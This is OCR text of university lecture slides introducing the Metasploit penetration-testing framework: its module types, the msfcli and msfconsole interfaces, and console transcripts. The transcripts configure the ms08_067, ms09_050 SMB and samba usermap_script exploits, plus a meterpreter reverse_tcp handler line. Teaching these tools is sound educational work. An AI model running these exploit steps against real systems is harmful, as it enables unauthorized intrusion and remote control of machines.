
THE NORTHCAP UNIVERSITY

Metasploit

Dr. Prachi




30 YEARS OF EXCELLENCE

NAAC Accredited

Metasploit


THE NORTHCAP UNIVERSITY

- Metasploit is an **open source** computer security project.
- Metasploit is **not a single tool**, it is a framework for developing and **executing exploit**.
- Metasploit is **written in Ruby**



Metasploit architecture

- Architecture



Metasploit Modules

THE NORTHCAP UNIVERSITY

Payload:	Exploit :	Auxiliary modules:	Encoder:	Post Module:	NOP:
• Piece of code that runs in the target system	• Piece of code that takes the advantage of vulnerability.	• Used for scanning and doing various tasks.	• Encodes our payloads to avoid anti virus detection.	• Run on compromised targets to gather useful data and pivot the attacker deeper into the target network.	• Used to facilitate buffer overflows during attacks.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  exploits  nops  payloads  post
```


YEARS OF EXCELLENCE

NAAC Accredited


Metasploit Interfaces

- Metasploit has different interfaces **to ease our tasks**.
- We **can do a variety of tasks** with these interfaces.
- Each has their own strengths and weaknesses.

Metasploit Interfaces



Metasploit Interfaces



MSFCLI HELP

Command Line Interface Commands

```
root@kali:~# msfcli -h
Usage: /usr/bin/msfcli<option=value> [mode]
=============================================================

    Mode              Description
    ----              -----------
    (A)dvanced        Show available advanced options for this module
    (AC)tions         Show available actions for this auxiliary module
    (C)heck           Run the check routine of the selected module
    (E)xecute         Execute the selected module
    (H)elp            You're looking at it baby!
    (I)DS Evasion     Show available ids evasion options for this module
    (O)ptions         Show available options for this module
    (P)ayloads        Show available payloads for this module
    (S)ummary         Show information about this module
    (T)argets         Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E
```

MSFcli vs MSFconsole

THE NORTHCAP UNIVERSITY

MSFcli Benefits

Supports the **launching of exploits** and **auxiliary modules**

Good for learning

Excellent if you know exactly **which exploit** and options you need

Wonderful for **use in scripts** and **basic automation**

Drawback

- **Not as well supported as msfconsole**

MSFconsole Benefits

Execution of **external commands** in msfconsole is possible

Full readline support, **tabbing,** and **command completion**

Provides a **console-based interface** to the framework

"all-in-one" centralized console

MSFConsole Commands: USE

```
msf > use  exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    pry           Open a Pry session on the current module
    rcheck        Reloads the module and checks if the target is vulnerable
    reload        Just reloads the module
    rerun         Alias for rexploit
    rexploit      Reloads the module and launches an exploit attempt
    run           Alias for exploit

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

MSFConsole Commands: TARGETS

- If you aren't certain whether an operating system is vulnerable to a particular exploit, run the **show targets** command from an exploit module

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   10  Windows 2003 SP1 Japanese (NO NX)
   11  Windows 2003 SP2 English (NO NX)
   12  Windows 2003 SP2 English (NX)
```

MSFConsole Commands: SHOW PAYLOADS

THE NORTHCAP UNIVERSITY

- Running **show payloads** will only display the payloads that are compatible with that particular exploit.

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                    Disclosure Date  Rank    Description
   ----                                    ---------------  ----    -----------
   generic/custom                                           normal  Custom Payload
   generic/debug_trap                                       normal  Generic x86 Debug
   generic/shell_bind_tcp                                   normal  Generic Command Sh
```

MSFConsole Commands: OPTIONS

- If you have selected a specific module, you can issue the **show options** command to display which settings are available and/or required for that specific module.

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST                      yes       The target address
   RPORT     445              yes       Set the SMB service port
   SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

MSFConsole Commands: SET

- Metasploit prompts the tester to select the payload and sets the other variables

  - Remote host (RHOST): Victim IP address
  - Remote port (RPORT): Victim port number
  - Local host (LHOST): Attacker IP address
  - Local Port (LPORT): Attacker port number

- The attack is launched by entering the exploit command at the prompt after all variables have been set.

MSFConsole Commands: SET

- The **set** command allows you to configure Framework options and parameters for the current module you are working with.

```
msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134
RHOST => 172.16.194.134
msf auxiliary(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   172.16.194.134   yes       The target address
   RPORT   445              yes       The target port
   WAIT    180              yes       The number of seconds to wait for the attack to complete.

Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

For exploiting

For exploiting a machine, We need to
Use specific exploit (msf> use exploit/multi/samba/usermap_script) For

that exploit, set specific payload (set payload)

Set Rhost IP address of target(Victim)

or
Set the Lhost IP address of the attacker Exploit